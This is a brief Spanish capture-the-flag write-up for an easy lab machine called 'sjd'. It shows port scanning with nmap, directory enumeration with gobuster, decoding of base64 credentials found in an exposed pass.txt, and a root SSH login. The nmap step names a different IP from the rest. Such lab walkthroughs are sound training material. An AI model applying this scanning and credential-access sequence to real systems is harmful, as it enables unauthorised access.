

SJD



sjd

Autor: Sjd

Dificultad: Muy Fácil

Fecha de creación:
26/01/2025

CONECTIVIDAD

ping para verificar la conectividad con el host identificado.

```
ping -c1 172.17.0.2
```


ESCANEEO DE PUERTOS

```
nmap -p- -Pn -sVCS --min-rate 5000 192.168.0.15 -T 2
```

22/tcp OpenSSH 9.6p1 Ubuntu 3ubuntu13.5 (Ubuntu Linux; protocol 2.0)

80/tcp Apache httpd 2.4.58 ((Ubuntu))

puerto 80



ENUMERACIÓN

Con gobuster vamos a buscar archivos y directorios

```
gobuster dir -u http://172.17.0.2/ -w /usr/share/wordlists/dirb/common.txt -x  
html,php,asp,aspx,txt
```

```
/descargas.html    (Status: 200) [Size: 4468]  
/img               (Status: 301) [Size: 306] [--> http://172.17.0.2/img/]  
/index.php         (Status: 200) [Size: 6968]  
/index.php         (Status: 200) [Size: 6968]  
/index1.html       (Status: 200) [Size: 10703]  
/pass.txt          (Status: 200) [Size: 42]
```

En pass.txt, encontramos

```
sjd c2pkCg==  
admin YWRtaW4K  
root MTk3MQo=
```

```
echo "c2pkCg==" | base64 -d  
sjd
```

```
echo "YWRtaW4K" | base64 -d  
admin
```

```
echo "MTk3MQo=" | base64 -d  
1971
```

EXPLOTACIÓN

Probamos cada uno de ellas como credenciales de acceso por SSH

```
# ssh root@172.17.0.2
root@172.17.0.2's password:
Welcome to Ubuntu 24.04.1 LTS (GNU/Linux 6.11.2-amd64 x86_64)
To restore this content, you can run the 'unminimize' command.
* Documentation:  https://help.ubuntu.com
* Management:    https://landscape.canonical.com
* Support:        https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
root@af1a3ee3369b:~#
```

Buen día 😊